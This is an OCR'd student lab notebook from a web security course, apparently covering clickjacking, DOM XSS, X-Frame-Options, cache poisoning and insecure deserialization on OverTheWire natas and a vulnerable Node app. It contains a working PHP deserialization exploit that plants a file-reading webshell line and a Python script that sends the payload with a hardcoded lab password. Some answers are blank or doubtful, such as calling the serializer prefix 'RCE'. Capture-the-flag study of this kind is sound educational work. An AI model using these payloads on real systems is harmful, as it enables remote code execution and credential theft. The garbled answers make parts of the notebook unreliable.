


- Take a screenshot showing completion of the level that includes your OdinId




5. clickjacking (3)

- What is the name of the HTML element that has been updated after the form has been submitted?
- What is the name of the function that is registered as an event listener for when the page is loaded? XHR.addEventListener()
- Show the vulnerable line of code in this function and explain why it is subject to an XSS attack.



6. -


- Take a screenshot that includes theURL demonstrating successful injection




- Did the payload get successfully returned into the page? No.
- Did the payload execute? If not, what might be the reason? Did not execute. In a DOM based XSS, we need to invoke the java script cookie via an error. I.e. render image source, fail, then render javascript source.

7. -


- Take a screenshot showing the location of the "Click me" element on the underlying feedback page.




- Take a screenshot showing completion of the level that includes your OdinId
- 

8. Prevention (X-Frame-Options)


- Show a screenshot of what Google passes back with in its `X-Frame-Options:` header.




- If not, show the error in the console and explain the results.



- Show a screenshot of what OregonCTF passes back. Is there a `X-Frame-Options:` header? No.




- If not, show the error in the console and explain the results.




9. web-cache-poisoning/exploiting

- Take a screenshot of the three response headers and their values that indicate this



- Take a screenshot of the three response headers indicating the miss

- 


- Take a screenshot of the poisoned link for your lab notebook as shown below.

10. -

3.5: Insecure Deserialization (PHP)

3. Reverse the cookie

- Highlight the coordinates you entered previously via the UI in the decoded output for your lab notebook



3.5: Insecure Deserialization (PHP)
9. Win!


Access the file that you created via the malicious Logger class from your web browser to reveal the password to natas27.

- Take a screenshot of it with your OdinID to include in your lab notebook. Refer to screenshots below for process and results

Visit http://natas27.natas.labs.overthewire.org/ and enter the password to get to the next level.

- Take another screenshot with your OdinID in the Username field for your lab notebook. Refer to screenshots below for process and results

exploit:


exploit.php — w22websec-madler-matthew-adler
25.py
exploit.php
madler.php
labCode > labs3.5 > exploit.php
<?php
class Logger{
private $logFile;
private $initMsg;
private $exitMsg;
function __construct($file){
$this->initMsg="";
$this->exitMsg="<?php passthru(\"cat /etc/natas_webpass/natas27\") ?>";
$this->logFile = "img/madler.php";
$fd=fopen($this->logFile,"a+");
fwrite($fd,$this->initMsg);
fclose($fd);
}
function log($msg){
$fd=fopen($this->logFile,"a+");
fwrite($fd,$this->$msg."\n");
fclose($fd);
}
function __destruct(){
$fd=fopen($this->logFile,"a+");
fwrite($fd,$this->exitMsg);
fclose($fd);
}
}
//print serialize(new Logger(''));
print base64_encode(serialize(new Logger('')));
?>

Payload:

send.py X madler.php

labCode > labs3.5 > send.py > ...

```python
import requests
url = 'http://natas26.natas.labs.overthewire.org/'
#drawing_payload= 'Tzo2OiJMb2dnZXIiOjM6e3M6MTU6IgBMb2dnZXIAbG9nRmlsZSI7czoxNDoiaW1nL21hZGxlci5waHAiO3M6MTU6IgBMb2dnZXIAaW5pdE1zZyI7czowOiIiO3M6MTU6IgBMb2dnZXIAZXhpdE1zZyI7czoyMzoiPD9waHAgZWNobyBfX0ZJTEVfXzsgPz4iO30='
drawing_payload = 'Tzo2OiJMb2dnZXIiOjM6e3M6MTU6IgBMb2dnZXIAbG9nRmlsZSI7czoxNDoiaW1nL21hZGxlci5waHAiO3M6MTU6IgBMb2dnZXIAaW5pdE1zZyI7czowOiIiO3M6MTU6IgBMb2dnZXIAZXhpdE1zZyI7czoyMzoiPD9waHAgZWNobyBfX0ZJTEVfXzsgPz4iO30%3D'
mycookies={'drawing':drawing_payload}
r = requests.get(url,auth=('natas26','oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T'),cookies=mycookies)

#url = url + 'img/madler.php'
#r = requests.get(url,auth=('natas26','oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T'))
print(r.text)
```

Result:

/var/www/natas/natas26/img/madler.php/var/www/natas/natas26/img/madler.php/var/www/natas/natas26/img/madler.php/var/www/natas/natas26/img/madler.php


3.6: Insecure Deserialization (JavaScript)

4. Application

- What is name of the vulnerable file that contains the insecure deserialization? appHandler.js
- Show the line of source code in the application that performs it.

```
module.exports.bulkProductsLegacy = function (req,res){
        // TODO: Deprecate this soon
        if(req.files.products){
                var products = serialize.unserialize(req.files.products.data.toString('utf8'))
                products.forEach( function (product) {
                        var newProduct = new db.Product()
                        newProduct.name = product.name
                        newProduct.code = product.code
                        newProduct.tags = product.tags
                        newProduct.description = product.description
                        newProduct.save()
                })
                res.redirect('/app/products')
        }else{
                res.render('app/bulkproducts',{messages:{danger:'Invalid file'},legacy:true})
        }
}
```

- Show the "require" call at the top of the file that includes the name of the package being used to perform the deserialization.




5. Vulnerability

- What is the name of the special prefix that the package uses to denote a function that will be eval()'d within the serialized object when it is deserialized? RCE
- This prefix will be denoted with 3 dots (..._function()) in the code examples that follow

